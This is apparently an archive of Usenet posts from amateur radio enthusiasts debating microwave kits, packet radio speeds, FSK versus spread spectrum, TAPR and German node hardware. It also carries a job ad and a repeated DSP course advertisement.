to what that little "can" expects for an input.

Hi Cathryn

The advice given is unsound I am afraid!

You don't need any test equipment apart from a VOM to get started on
microwaves. All you need is a little patience!

There is a range of kits and modules available from numerous suppliers
that will get you started from 23cms - 24 GHz. None need any major test
gear to build and alignment help can be supplied from the large number
of active and willing microwavers already on the band, many of whom do
have the neccesary equipment - but more importantly the experience at
GHz frequencies.

I built my first microwave equipment with nothing more than a few basic
tools, a fine tipped soldering iron, a home made anti-static work
station (actually a cakeboard covered in aluminium foil!) and a
voltmeter. Final alignment was carried out with the voltmeter and then a
small homemade milliwatt meter (a diode and a 50r resistor)

I got the unit checked out by Charlie G3WDG who confirmed all was OK.
My best DX - 750km using 80 mw.

The same experience can be applied to almost any of the microwave bands
currently available.

Hope that enlightens you alittle!

Leave the test gear to later - maybe!

Come and enjoy microwaves - you'll enjoy the challenge!

This stuff is FSK. This is about the same logic as putting a weed-eater motor
and a propeller on a baseball bat. It can be done, it even flies, but the engineering
is low-level.

I would be more impressed if that 100 kHz was spread out over 4 MHz in either
a FHSS mode, or a DSSS mode. Legal on 70cm's.

Alas, we can't do that, because Charles says it might raise the "noise floor!"
As if an FSK 100 kHz bandwidth foghorn wasn't going to raise the "noise floor"
as much.

Surely the issue is that amateur bands should be used for communication modes that are available to all, not just to the purchasers of a particular manufacturer's hardware?

No, what I wanted is a TNC that can use ALL modes that are good and that means that the owners license them for a REASONABLE fee making it up with the much higher volumes that result. Witness The PC case closed. It is either that or an analog for Windows comes out that means there is only one but at least it is standard and everything works with it. How would you like that?
Again, I refuse to buy three TNC just to get PACTOR, CLOVER, and GTOR, as I say, what a mess.

It would be a lot more popular if it were not a proprietary mode that the owner refuses to license. It is ludicrous to by a new TNC for every mode that comes along. For that reason, pactor, gtor , etc are useless.

Join our systems development team and help us meet challenges of growing complexity. Industry leader in the development and deployment of remote sensing systems seeks electrical engineers or those with a related discipline for programs in eastern Massachusetts, California, and elsewhere. Successful candidates will specialize in: algorithm development, mathematical modeling, or phenomenology. Computer simulation experience, test engineering, and other system design skills are also desirable. Openings exist for B.S., M.S., and doctorate level candidates. Competitive salary and generous benefit package. --Please reply to jreqs@my-deja.com for more information--

To get going on microwaves you dont need a lot of pricey test gear!
Take a look at my amateur microwaves website.. you'll find a lot of
information, including a beginner's section, plus links to other
microwave pages.

The Germans have been much more successful at this. A line of Interlink
transceivers, designed by DF9IC and others, is available in kit form from a
couple of small companies in Germany. They operate on 23cm and 6cm.

These transceivers are very popular in the European packet radio network.
But it is all FSK, usually using one of those beefed-up G3RUH-type modems.
(there also have been versions of the transceiver with an onboard modem,
but it did not use a scrambler and was not that successful)

On the user side, there are 70cm and 23cm designs, usually operating
split-frequency with a duplexer at the repeater (for echo-duplex).
But these are far less popular, because the average HAM prefers spending
money on a slick Japanese trx that really isn't suitable for packet,
instead of having a sheet-metal box that screams at 2-8 times the speed
for half the price. Such is life.

This is currently changing, mostly because of the new T7F 70cm TRX which
is very popular at the moment. Today I would estimate that the AFSK
user access points are in the minority.

BTW, the limitation to 76k8 here is only due to the ancient RMNC controllers
which cannot do more than 76k8 even if overclocked to 16Mhz. The modems
and radios for 6cm can easily do some 100kbit/s. I suspect that if the
new RMNC design does not come very soon now, people will move to
other designs such as the new PCISCC card by dg1kjd which is said to
support some 10 MBit/s.

Same here, but the move has been mostly to 4k8/9k6, not to 76k8.
Only because standard Japanese transceivers can be sort-of made working
with that.
There is a local node that runs 38k4 on 23cm, but it has maybe 4 users...

Do you have an estimation of the ratio between stations using off-the-shelf
Japanese transceivers and those using faster "kit" designs?
(the T7F is 9k6 as well...)

>BTW, the limitation to 76k8 here is only due to the ancient RMNC controllers

Interesting :-)
Years ago, when I still visited the yearly Frankfurt/Darmstadt packet
meetings, I always discussed with the locals about that. Our standpoint
has always been "use PC hardware at the node. you get free upgrades in
performance over the years, and you can't beat the price/performance".
Theirs was always "PC hardware is not reliable, consumes too much power,
is too large" etc.

So our nodes have been running on PCs with ISA SCC cards for years, usually
without problem. Different people have been developing software for it,
and BBS/NODE systems can run on a single machine if you like.
Theirs have been running 6809s and we have always read that a new card
is just around the corner.

So maybe it is coming our way now? :-)

BTW: I got an e-mail recently from someone asking about the availability of
a PCI SCC card (presumably because he has no ISA slots available). Is that
card available commercially?

Hogwash. Paccomm's been selling equipment for large bandwidth FSK stuff
for years. Not for $200 though, they aren't a charity.

>I would rather see stone stupid FSK 76k digital radios in many ham shacks
now
>than the very elegant, 1mb spread spectrum radios RSN!

The problem, as I see it, is that you can't just scale up the data rate and
be
effective. You are not going to go 10 miles with this bandwidth, without
stability
several orders of magnitude better than a stock crystal based oscillator.

>hells bells steve, then pull your thumb out and design a low cost (<200$),
70
>cm, FH spread spectrum radio that hops in between repeaters. Sure, it
will
>raise the noise floor but who gives a f*** if it's between repeaters,
nobody

have
>little or no collision problems.

$200?? Where did that figure come from? You want the moon, but you'll only
pay for a hub-cap? The reason they can sell a TV for $200 is that they sell
millions of them. There's only 100,000 Hams in the US. 15% which are maybe
interested in data networks.

>I'll even pull together a design team to design the network side.

There is FreeBSD, and Linux already. Networking is not the problem.
Pumping
data at over 1 Mbps is a hardware problem.

>this is so dammed frustrating. We could use a competitive network
to

We
>have the knowledge in the computer and networking side and the tools

are
>almost off the shelf but we can't get any RF people to help with the radio
side.
>Is it any wonder that radio networks are dying of old age?

The TAPR SS radio project is interesting to watch, because it brings example solutions to hard problems of both the RF and the error detection and correction.

OK, here's an RF project: Design a module that has four digitally
programmable
oscillators that can generate a carrier from 441 to 445 MHz in 10 kHz steps. Each oscillator has to be stable and have over 60 dB of attenuation when not selected. One oscillator is programmed with a synchronizing frequency.
This
oscillator is selected (say) 16 times more often than the other three. The
other
three are preloaded with the next hopping frequencies, and used round-robin. The total switching time from one oscillator to the next is < 10 ms
(deselect one,
no carrier, select next), or however fast you can fill and switch each
oscillator
to the next frequency.

One oscillator design, duplicated four times.

The object would be to get the advantage of narrow-band in a high-bandwidth product. High speed FSK is actually pretty hard to keep aligned. Any drift
at
either end, and the BER goes to hell in a hand-basket.

>If we would stop pissing on each other, maybe we can get
something
>constructive done!

I'm sorry if my posts seem to be just pissing. I intended only to discuss the issue.

> all these modes for long.

I'm sorry, but you folks are going to have to pop your heads out of your behinds every once in a while, and take a look around you. The reason we have "all these modes" is because the FCC encourages Hams to experiment. That's not going to change. Sometimes individual Hams come up with new modes for use with a soundcard, and it's a freebee... Sometimes equipment manufacturers take a gamble and invest in making a new protocol available and when they do, they charge for it. That's not going to change, either.

It's ignorant to complain because we have so many protocols to choose from, and it's particularly ignorant to complain because not all of them are freebees. Most ignorant of all, I suppose, are those who try to spread obvious lies around about what the FCC is going or not going to to do.

Side note: A member of my family designed and implememnted a 56 kb.
Spread -Spectrum cellular network five years ago from commercially available
equipment, off the shelf. During that first year, he had over 150 customers.
TAPR has been "developing" SS for over five years now, and has yet to market
one (1) usable unit to a Ham.

I guess that's why I, like most Hams, do not pay a lot of attention to TAPR.

> > Is it any wonder that radio networks are dying of old age?
>
> Yup. The lack of gear, and the ease of using the internet.

It's different in Europe. They have no TAPR there, but they do have several
small companies started up by Hams that produce usable digital equipment at
reasonable prices.

> > If we would stop pissing on each other, maybe we can get
> something
> > constructive done!
>
> No organization exists that could coordinate anything.
> Hardware, software, network infrastructure: nothing there.

Probably the single most successful program TAPR has ever gotten involved in
is the effort to hold back and retard US digital Ham Radio. They've done a
great job at that and a miserable job of doing anything else.

> Do you have an estimation of the ratio between stations using off-the-shelf
> Japanese transceivers and those using faster "kit" designs?
> (the T7F is 9k6 as well...)
Yes, but for user access 9k6 is sufficient. And AFAIK you can do 19k2 with
the T7F if you modify it. Concerning the ratio between commercial and
homemade: The T7F is available both as kit and assembled. I know lots
of local DARC Clubs (OVs) which are currently doing T7F-assembly weekends.
Higher speed user-access is very rare. In Darmstadt they have a 230400
Bit/s Link on 3cm now and are planning a high speed access on 13cm.
There are 2 or 3 76k8 access points on 70cm, the problem here is that
there is only one channel for this bandwidth on 70cm. Interlinks with
76k8 are quite common, there are at least 15 of them. A very nice example
is DB0HUN which has 2 interlinks on 6cm, distance 23km and 68Km, running
at 76k8, no user access. On weekends there are usually abt 100-160 Qso
routed via this node, transferring about 500 Kbytes in 10 minutes.
The problem is, that there isnï¿½t enough traffic to get those nodes to
their limits :-).
> Years ago, when I still visited the yearly Frankfurt/Darmstadt packet
> meetings, I always discussed with the locals about that. Our standpoint
> has always been "use PC hardware at the node. you get free upgrades in
> performance over the years, and you can't beat the price/performance".
> Theirs was always "PC hardware is not reliable, consumes too much power,
> is too large" etc.
This is still true today I think. The problem is the availability of hardware.
If the Flexnet group publishes a new design today, it is likely that it
will be obsolete some month later, because the manufacturer doesnï¿½t ship a
certain part any more. This makes it very difficult. PC hardware *is*
unreliable and consumes much power which is a problem if your node is
installed at a location such as TV towers or high mountains "hill station".
I know several nodes which can only accessed every eight weeks or such.
You canï¿½t put a linux box there, if it hangs in fsck every time the power
fails.

> So maybe it is coming our way now? :-)
This is likely (IMHO), but not because it is the technical superior
solution.

> BTW: I got an e-mail recently from someone asking about the availability of
> a PCI SCC card (presumably because he has no ISA slots available). Is that
> card available commercially?
Iï¿½ve seen it at the Weinheim/Mannheim UHF convention, I donï¿½t know if it
is available commercially. It is very new and there are only linux drivers
as far as I know. Perhaps Jens is reading this and can comment himself.

the highest they go is 56 K. and that's for about $800 to $1000 per node.

> The problem, as I see it, is that you can't just scale up the data rate
> and be effective. You are not going to go 10 miles with this bandwidth,

> based oscillator.

I'm really puzzled then. Everything I have read on the European packet
scene has them doing 76K. links over tens of kilometers using relatively
low-cost equipment. Have you checked out the information at www.baycom.org?

> $200?? Where did that figure come from?

from observing price sensitivity in the ham radio market and external
competition points. The things we're competing against for dollars and time
are Internet, other radios, and commercial broadband services. For a $100
investment, you can get 56 K. intermittent data service via the Internet.
For a $200-$300 investment, you can get fractional T1 persistent service in
major metropolitan areas (DSL/cable modems). The ever popular VHF FM
transceiver runs anywhere from $300 to 600.

so, I figure the average network interested ham will spend about $300 to
$500 for a packet set up if there is something for them to connect to or
somehow feeds their ego.

The baycom 76 K. modem runs about 170 Deutsche marks (approx. $100 U.S.?)
which leaves about $200 to $400 for a radio. Obviously, we would attract
more people to try a higher speed service at a lower price point. This is
where I get the $200 from.

> The TAPR SS radio project is interesting to watch, because it brings example

it's also a good example of problems with putting all your eggs in one basket. It would have been nice if someone had started importing the 76 K. modems and radios as complete kits. competition is a good thing especially if it spurs people to build out a network

have you looked at using the waveform generators on PC video cards. You have three (read, blue, green) to work with and they look pretty stable to me because I don't see much the way of color shift over time.

> The object would be to get the advantage of narrow-band in a

that might be why people are using FM radio's for the FSK transport. Wouldn't the capture effect help compensate for some of the drift? Or am I merely displaying my appalling ignorance of RF systems?

> I'm sorry if my posts seem to be just pissing. I intended only to discuss
> the issue.

thanks. researching and talking about the options and then acting upon them is probably the best way to deal with the issue of shitty packet networks.

Hi Brian --

I'm sorry if I had the contrast turned up too high in my comment. I understand the need for a centralized database for the overall integrity of the service, and how to use the robot.

My comment was to the point that most of our subnets are isolated and not tied to a gateway that leads to any other LAN, either via radio or Internet gateway; they may not even have a way to slave from the master ampr.org database. In that case, it seems that the practical value of having individual, non-routable addresses in the global database is limited. In the cases where the subnet has connectivity outside itself, or there are MX records, we do make sure the addresses are uploaded to the ampr.org database.

If you feel that it's important to include those "islands" of unroutable addresses in the master database, I'll try to get our folks to do that more consistently (remember, the subnet has been assigned at the state level, so there's no danger of duplication of addresses outside the subnet). My comment was pragmatic, not philosophical, and if it's important to include those addresses, we will.

73,
John N8UR

Taking things off the shelf is not designing. It's might be called systems
engineering
or even implementing. The difference between that and what TAPR is doing,
is that
there was nothing off the shelf when they started. Part 15 manufacturers
would not
sell wholesale to Hams. They didn't want Hams with high power on their
turf. Still
don't.

>I guess that's why I, like most Hams, do not pay a lot of attention to
TAPR.

Probably more Hams pay attention to TAPR than any one Ham. Even more Hams
pay attention to the ARRL. Neither organization is perfect. Anytime you
have more
than one member, you have compromise. Feels good all alone up there on your
soap-box doesn't it? You can say anything you want, there's nothing to
moderate
your opinion.

>It's different in Europe. They have no TAPR there, but they do have several
>small companies started up by Hams that produce usable digital equipment at
>reasonable prices.

Yea well, they have a lot of free time, and the U.S. Army takes care of
their defense.
More deployed FSK designs are not going to save our allocations.

>Probably the single most successful program TAPR has ever gotten involved
in

If they could only have the vision of the one man organization of "C.B." Mr. Charles Brabham. This one man organization has stood at the cross-roads of technology and given us... Crap, I forgot, what did you produce that Americans consumed?

Yes. There's not any radio information there, just modems.

>that might be why people are using FM radio's for the FSK
transport.
>Wouldn't the capture effect help compensate for some of the drift? Or am
I
>merely displaying my appalling ignorance of RF systems?

FM is a very interesting subject for me. It is quite fun to learn about. I
wrote a
73 Magazine article for a Packet Radio Deviation meter (August 1993). A
friend
and I both had a contest to design the cheapest deviation meter. He did his
using
a 741 Op-Amp, and mine took 3 Op-Amps in an LM324 chip. Now don't get on
me about 73 magazine :-) It was a quick $150 bucks, and well spent, ha.

We took our designs to a local radio alignment shop and calibrated them
both.
Mine is still in use by N0ELS even though it was wire wrapped and I used TTL
sockets to push resistors into :-) Worked off a 9 volt battery.

There's a chart in most math compendiums called a Bessel function chart.
This is the gadget that tells you how wide your signal is going to be, based
on
your modulation index (Deviation in kHz divided by Modulating frequency).

I would suspect that with a 38400 Hz modulation component, that you would
want a real small modulation index to keep it inside 100 kHz bandwidth. But
just some simple calculator work shows I could only have 2 sidebands of
38400 Hz and a very small deviation, say 7.68 kHz. Not a whole lot of
signal
energy compared to carrier. Looks rough, but I'm just doing a wag here.

I suspect these modems would only work in full-quieting, and that means
oodles of power at long range.

To answer your question though, picture a bandpass filter waveform. Now shift one to the right of another. This frequency error then cuts off energy
and errors are the result. Yes, the carrier is rock solid and captured, but the audio is in the noise. Lots of bit errors.

Steve

Why should it be kept inside a 100 kHz bandwidth ? Is this limit in
your amateur radio regulations, if so, what has your national amateur
radio society done to remove these restrictions ?

If this is a self-imposed bandplan, is there really that much traffic
on 70 cm or 23 cm that are just outside the intended packet channel ?

Voluntary band plans are very usable when deciding where to put some
new service and also for solving disputes _when_ two or more services
are wanting use the same frequency band. However, if there is only one
service and no plans for other services in that area for many years,
why degrade the performance of the link just to meet some administra-
tive plans made originally for very different circumstances ?

When there is a demand by other services, _then_ it is time to
reduce the bandwidth by reducing deviation or using better coding.
These usually require a better S/N, forcing intermediate stations to
be erected, but this distributes the costs over a longer period of
time.

Using a large deviation reduces the stability requirement and filter
accuracy requirements. A large deviation is more resistant to
multipath, when the whole channel is not wiped out by frequency
selective multipath.

>

MMIC - monolithic microwave IC's are useful gain devices that utilise internal matching to achieve external 50r in and out impedances. They can be classed as PA's I suppose although low power ones - high power - 30 dBm or more are possible but not within an amateur budget. 1296MHz and 2304 MHz both have 'brick' high power PA's available - these are again 50r in/out but use a combination of silicon and GaAs technology inside them. To the user they are just a block to use. Higher power utilise GaAsFETs - internally matched ones using 50r in/out are available but they are expensive. Unfortunately microwaves are one area where the PA's are very expensive and a 10 watt amp will cost around 100 UKP for the lower bands and as much as 300 or more for 10 GHz. About 10 GHz amateurs are limited to about 0.5 watts or 1 watt at most - that's all they can afford!

Hey - don't be such a prat. Read, understand. Work out who you are rubbishing. Pay attention.

To explain as you clearly totally missed the point, WE DON'T GET THE SURPLUS. It is either automatically sent to the dealers, who then sell it on at high prices, or skipped. Mainly skipped for H&S reasons.

??? I don't understand what you mean...

When 9k6 is sufficient for user access, then why have telephone modem
manufacturers pushed the limit up to 56K, on a single-user channel?

> And AFAIK you can do 19k2 with
>the T7F if you modify it. Concerning the ratio between commercial and
>homemade: The T7F is available both as kit and assembled. I know lots
>of local DARC Clubs (OVs) which are currently doing T7F-assembly weekends.

There is probably an interest group for assembling kits and/or to buy
an assembled T7F, maybe it is larger in Germany than it is over here.

Typical scenario here: newbie asks "what should I buy for really fast
packet". It is recommended to buy a fast surplus x-tal controlled
transceiver or one of the German kits, plus a G3RUH-type modem kit and
an SCC card. Newbie listens and thanks you for the advice.

Then, he visits the local shiny-boxes store. Salesman talks to him, and
a few days later we see the proud owner of a Japanese "9600 ready"
transceiver (boasting a 1E-4 bit error rate in QST) and an AEA PK96,
TXDELAY 300ms.

With a sufficient installed base of this crap (which usually also jams
the surrounding channels with keyup clicks) it will be very difficult
to move up to higher speeds, even to effciently use the 9k6 speed.

No wonder, when the user access speed is limited.
It should be no problem to get a 76k8 link completely saturated when

sufficient bandwidth to the users is available. Ask an Internet provider.

>> Years ago, when I still visited the yearly Frankfurt/Darmstadt packet
>> meetings, I always discussed with the locals about that. Our standpoint
>> has always been "use PC hardware at the node. you get free upgrades in

>If the Flexnet group publishes a new design today, it is likely that it
>will be obsolete some month later, because the manufacturer doesnï¿½t ship a
>certain part any more. This makes it very difficult.

On the other hand, when using "Industry standard PC parts", the new parts
usually are sufficiently compatible. Over the 10-year period that our
SCC card design exists now, the typical PC motherboard available for a
node has moved up from a 8088 at 4.77 MHz with 640K RAM (comparable with
the 6809 on the Flexnet boards of those days, but more memory) to a
Pentium at 1XX MHz, probably about 100 times faster. We had to do no
development for that at all.
(the above is assuming that a HAM will donate his "previous" computer
system for use at the node, once he has bought a new system.
state-of-the-art systems are of course even faster)

Only after 10 years the problem is emerging that motherboards not always
have enough ISA slots to take enough 4-channel SCC cards to build a node.
A PCI card could overcome that hurdle.

> PC hardware *is*
>unreliable and consumes much power which is a problem if your node is
>installed at a location such as TV towers or high mountains "hill station".
>I know several nodes which can only accessed every eight weeks or such.
>You canï¿½t put a linux box there, if it hangs in fsck every time the power
>fails.

But then, I have operated PC-based nodes with uptimes for well over a year,
and Linux boxes also don't have that problem. Fsck can be configured to
repair everything it possibly can without user intervention.
I have no personal experience with the packet radio stuff in Linux, only
heard that it is a bit unreliable, and seen in the design that it leaves
a lot to desire. Maybe the people that have concentrated on packet
software for dedicated cards in Germany should have a look at it.

Power failures have not been a problem for us, but when they are it would
be possible to use a UPS.
Also, using a PC does not necessarily mean using a diskdrive and/or a
read/write filesystem. When you want to compare reliability at the same
functionality level, you should run the PC with a read-only floppy only
used to boot the system, or even use an "EPROM drive" card.
A Linux system with a read/write mounted harddisk may be more fragile,
but also is much, much more versatile than an EPROM-based 6809 board.

In the nodes that I have seen, power is usually not paid by the kWh,
and besides that it would be interesting to see how much difference there
really is between the *total* power drawn by a node running on a 486
board with 8-12 SCC channels plus a floppy disk or EPROM drive, and
a similar-functionality rack of 13 flexnet cards. Same for the MTBF.
Don't compare a flexnet rack with a PC doubling as a BBS.

>> So maybe it is coming our way now? :-)
>This is likely (IMHO), but not because it is the technical superior
>solution.

My standpoint is that it is technically similar, and superior in
extensability and upgradability. Especially when development resources are
limited.

>> BTW: I got an e-mail recently from someone asking about the availability of
>> a PCI SCC card (presumably because he has no ISA slots available). Is that
>> card available commercially?
>Iï¿½ve seen it at the Weinheim/Mannheim UHF convention, I donï¿½t know if it
>is available commercially. It is very new and there are only linux drivers
>as far as I know. Perhaps Jens is reading this and can comment himself.

Probably this is not what that person is looking for...
What he needs is a Z85230-based card that works with all the wellknown
programs that include an SCC driver (usually my driver or a derivative),
but for a PCI slot.
Of course, a much better card, with busmastering DMA etc, could be designed
for PCI. It would be the superior solution for higher speeds and for
nodes with many ports. That is probably what Jens has done.

things for the response. This is the kind of information folks need
to help make good decisions about their radios etc.

Now, if one was to keep the deviation low and the consumed bandwidth
smaller in relation to the filter, would that not help compensate for
the drift?

Another way of asking the question is if the band pass filter is
larger than the possible drift of the signal, would you still have the
same problems with high bit error rate?

this kind of problem might be why the Slovenian is used what looked
like a near direct conversion receiver and BPSK modulation.

I seriously disagree with this. It's useful for batch processes like email
or news transport but not for anything beyond that. Those pipes fill up
really fast when you start doing something interesting. I personally would
put minimum end-user access at something like 76 K. and backbones well over
a megabit. Think of your competition (Internet) and you will understand why.

with 9600 baud user links, I'm not surprised. In any case, I would like to
speak with (email with? :-) folks running higher speed nodes to see if we
can transport some of the technology to here in the states.

We have about 12 25 Khz user access channels for simplex, 12 for echoduplex
24 chans) and 1 200Khz Channel for high speed on 70cm. In the more dense
populated areas here all channels are in use. So the users can distribute
themselfes between the 9k6/1k2 user access, so that every access has at
max 10 simultanous Users. This is more effective than having 50 stations
on a single accesspoint, because there is lower probability for collisions.
And the more ambitious hams can use the high speed channels.
(which are rare currently, i have to admit). And most users donï¿½t do packet
because they are interested in packet, but because they use it as information
source (DXClusters, convers, and bbs are very popular). For them 9k6 _is_
sufficient.
>> there is only one channel for this bandwidth on 70cm. Interlinks with

As I said, this node has no user access at all. It is a pure backbone node. But
the user-accesspoints which are not more than 2 hops away accumulate to about
200Kbit/s (or more). So it is possible to saturate this node, but not with
those user profiles. There are applications such as FlexIP (tcp/ip for win) or
FlexTalk (Voice over ax.25) which are easy to install but people seem more
interested in huge, worthless discussions in bbs boards such as "debate". ;)
Most bbs here are Baycom BBS which you can access using http, nntp, smtp
and pop3. But people seem to like "good old packet" more than netscape. Donï¿½t
know why.

If you are more interested in the technical details, have a look at http://www.adacom.org. There are DF9ICs slides from various talks (everything in German, sorry). And if you click at "Digi-Bilder-CD" you can access the adacom-CD which contains layouts for modems and the 23/6cm-trxs as well as EPROMS and GALS for the various modems. There are pictures and data sheets of many German nodes too, although a little outdated (end of ï¿½96). And you can view the front pages and table of contents of all "Adacom Magazin" which is the medium where most of the concepts we are using here are published. (In German, again).

Besser Associates is offering their acclaimed
DSP Made Simple for Engineers class in
Mountain View, CA on 6-8 December 1999.
This 3-day class is particularly well-suited to those involved
in RF and Audio signal processing, and computer programmers,
who need to learn the fundamentals of DSP. Details of this
course, including target audience, learning objectives, course
outline, materials descriptions, and past student comments
are appended to this posting as items "A" to "I".

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates
or visit http://www.bessercourse.com/ to view our public course
catalog and current schedule.

------detailed course information follows------

A. BESSER COURSE TITLE:
"DSP Made Simple"; a 3-day tutorial course on digital signal
processing (DSP).

B. TARGET AUDIENCE
* The primary audience is practicing RF (and Audio) hardware
Engineers and Technicians who need to understand digital
signal processing (DSP) because of its ever-increasing
role in the processing of real-world signals.

* While DSP Made Simple is not a "programming course", it is
particularly well suited for computer programmers because
of their increasing need to understand DSP algorithms.

* In general, this course is beneficial to anyone involved
in the acquisition, generation, transmission, manipulation,
or analysis of signals.

C. WHAT THE STUDENT GAINS FROM THE COURSE:
* The ability to apply DSP techniques to real-world
signal processing problems in their work.

* A solid grasp of DSP basics and the ability to move
gradually to more sophisticated DSP concepts and
applications.

* The ability to speak the language of DSP.

* The ability to understand written descriptions (articles,
application notes, textbooks) of DSP methods used
in practice.

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates
or visit http://www.bessercourse.com/

D. COURSE OUTLINE

_____
DAY 1
DISCRETE SEQUENCES AND SYSTEMS
* Discrete Sequences, Their Notation, and Representation
* Signal Amplitude, Magnitude, Power Definitions
* Signal Processing Operational Symbols

PERIODIC SAMPLING
* Periodic Sampling and Aliasing
* Sampling Low-Pass Signals
* Sampling Bandpass Signals
* Spectral Inversion in Bandpass Sampling

THE DISCRETE FOURIER TRANSFORM
* Understanding the DFT Equation
* DFT Properties
* Shifting Theorem
* Inverse DFT
* DFT Leakage
* Use of Windows
* DFT Results Interpretation

_____
DAY 2
THE FAST FOURIER TRANSFORM
* Relationship of the FFT to the DFT
* Hints On Using FFTs With Real-World Signals
* FFT Input/Output Data Index Bit Reversal
* FFT Software Availability

FINITE IMPULSE RESPONSE DIGITAL FILTERS
* An Introduction to Finite Impulse Response Filters
* Convolution In FIR Filters
* FIR Filter Analysis and Design Examples
* Half-Band FIR Filters
* Phase Response of FIR Filters (Group Delay)

INFINITE IMPULSE RESPONSE DIGITAL FILTERS
* An Introduction to Infinite Impulse Response Filters
* The Laplace Transform
* The z-Transform
* IIR Filter Design and Analysis Methods
* Pitfalls in Building IIR Digital Filters
* Cascade and Parallel Combinations of Digital Filters

* Comparison of IIR and FIR Filters

_____
DAY 3
ADVANCED SAMPLING
* Quadrature Signals and Quadrature Sampling
* Quadrature Sampling With Digital Mixing
* Digital Resampling
* Decimation
* Interpolation
* Decimation and Interpolation in Combination

QUANTIZATION and A/D Converters
* Finite Word Length Effects
* A/D Converter Operation
* Effective Bits
* Improving A/D Performance
* A/D Converter References and Internet Sites

ADDITIONAL TOPICS (If We Have Time)
* Reconstructing a Continuous Signal
* D/A Converters
* Floating Point Number Formats
* Block Floating Point Number Format
* Matched Filters

E. WHAT THE COURSE DOES NOT COVER:
The DSP Made Simple Course does not cover the hardware architecture of commercial DSP integrated circuits. Likewise, while the course introduces the topic of commercially available DSP design software packages, no computer programming is performed as part of the course.

To register, please contact Besser Associates at 650-949-3300. For additional course offerings, please call Besser Associates or visit http://www.bessercourse.com/

F. COURSE HANDOUT MATERIAL
* The training material comprises 475 pages of class handouts. With the typical lecturer, the student must decide between taking notes, or paying attention to what the lecturer is saying. The training handout solves this "note-taking" dilemma. The DSP Made Simple training material provides a "bulletized" description of each DSP topic in addition to an abundance of diagrams. A textual description summarizing the key DSP concepts are included at the bottom of each handout page.

* The book "Understanding Digital Signal Processing", written by the instructor and published by Addison Wesley.
(This text is Amazon.com's top-selling DSP book.)

* Pertinent DSP documents, such as tutorial articles on DSP, lists of DSP-related Internet sites, vendor application notes, etc.

G. COURSE LECTURER:
RICHARD LYONS is a Consulting Systems Engineer, and lecturer with Besser Associates. He has been the Lead Hardware Engineer for many multi-million dollar signal processing systems for both the National Security Agency (NSA) and TRW Inc. An experienced lecturer, Richard has delivered signal processing seminars and training courses throughout the US and Europe. He has written numerous articles on DSP topics, and authored the course text "Understanding Digital Signal Processing". Richard is a member of the IEEE and Eta Kappa Nu, the electrical engineering honor society. The instructor can be reached at <riclyons@ix.netcom.com>.

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates or visit http://www.bessercourse.com/

H. WHAT'S GOOD ABOUT THE COURSE
* Instead of overwhelming the student with complex mathematics, the lecturer uses intuitive explanations and well-chosen examples to develop a fundamental understanding of DSP theory. (A recipe for technical material that's too rich in equations is hard for the beginner to digest.)

* The practical aspects of signal processing techniques are stressed as opposed to mathematically rigorous discussions of discrete system theory. THIS COURSE TEACHES THE STUDENTS HOW TO USE DSP IN THEIR WORK.

* Comprehensive in scope, and gentle in approach, the course gives the student a thorough grasp of the basics and the ability to move on to more sophisticated DSP concepts and applications.

* In addition to covering the key practical aspects of DSP, a collection of tricks-of-the-trade used by DSP professionals, to make their processing more efficient, are introduced throughout the course.

* In terms of DSP training, this course is the beginner's best opportunity to efficiently and thoroughly learn the fundamentals of DSP.

I. QUOTES FROM RECENT STUDENTS:

"Excellent course for engineers wanting to get (an) insight into DSP."
- George Hughes, Lockheed Martin

"This course takes the mystery out of DSP. Rick has a knack for
presenting information in a way that is very logical and easy to
understand."
- Dale Laing, Lockheed Martin

"Lyons presents a very solid engineering perspective of the subject with
a minimal, yet sufficient, amount of math."
- Gene Kozin, Itron Inc.

"Lyons' is an excellent communicator of highly technical material. He
uses plenty of real examples to translate theory to something of utility."
- David Day, Day Test and Measurement Inc.

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates
or visit http://www.bessercourse.com/ to view our public course catalog
and current schedule.

Don't know anything about Besser but the best DSP course
I ever took was, "DSP Without Tears", from Right Brain
Technologies.

Eric S. Johansson wrote

>Now, if one was to keep the deviation low and the consumed bandwidth
>smaller in relation to the filter, would that not help compensate for
>the drift?

Yes, but there is a trade-off. Think of your voice system through a repeater.
Running a low deviation means that others can barely hear what you have to
say. Also, little pops and cracks in the audio circuits themselves become
just as loud or louder than your voice (or data).

>Another way of asking the question is if the band pass filter is
>larger than the possible drift of the signal, would you still have the
>same problems with high bit error rate?

Yes, because the signal to noise ratio is lower in an underdeviated signal.

There's probably a chart somewhere (I'm not that much of an expert) that
shows the optimum deviation. I suspect it should be at an index slightly
greater than one, or about 6 sidebands of the modulating frequency.

Steve

Besser Associates is offering their acclaimed
DSP Made Simple for Engineers class in
Mountain View, CA on 6-8 December 1999.
This 3-day class is particularly well-suited to those involved
in RF and Audio signal processing, and computer programmers,
who need to learn the fundamentals of DSP. Details of this
course, including target audience, learning objectives, course
outline, materials descriptions, and past student comments
are appended to this posting as items "A" to "I".

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates
or visit http://www.bessercourse.com/ to view our public course
catalog and current schedule.

------detailed course information follows------

A. BESSER COURSE TITLE:
"DSP Made Simple"; a 3-day tutorial course on digital signal
processing (DSP).

B. TARGET AUDIENCE
* The primary audience is practicing RF (and Audio) hardware
Engineers and Technicians who need to understand digital
signal processing (DSP) because of its ever-increasing
role in the processing of real-world signals.

* While DSP Made Simple is not a "programming course", it is
particularly well suited for computer programmers because
of their increasing need to understand DSP algorithms.

* In general, this course is beneficial to anyone involved
in the acquisition, generation, transmission, manipulation,
or analysis of signals.

C. WHAT THE STUDENT GAINS FROM THE COURSE:
* The ability to apply DSP techniques to real-world
signal processing problems in their work.

* A solid grasp of DSP basics and the ability to move
gradually to more sophisticated DSP concepts and
applications.

* The ability to speak the language of DSP.

* The ability to understand written descriptions (articles,
application notes, textbooks) of DSP methods used

in practice.

To register, please contact Besser Associates at 650-949-3300.
For additional course offerings, please call Besser Associates
or visit http://www.bessercourse.com/

D. COURSE OUTLINE

_____
DAY 1
DISCRETE SEQUENCES AND SYSTEMS
* Discrete Sequences, Their Notation, and Representation
* Signal Amplitude, Magnitude, Power Definitions
* Signal Processing Operational Symbols

PERIODIC SAMPLING
* Periodic Sampling and Aliasing
* Sampling Low-Pass Signals
* Sampling Bandpass Signals
* Spectral Inversion in Bandpass Sampling

THE DISCRETE FOURIER TRANSFORM
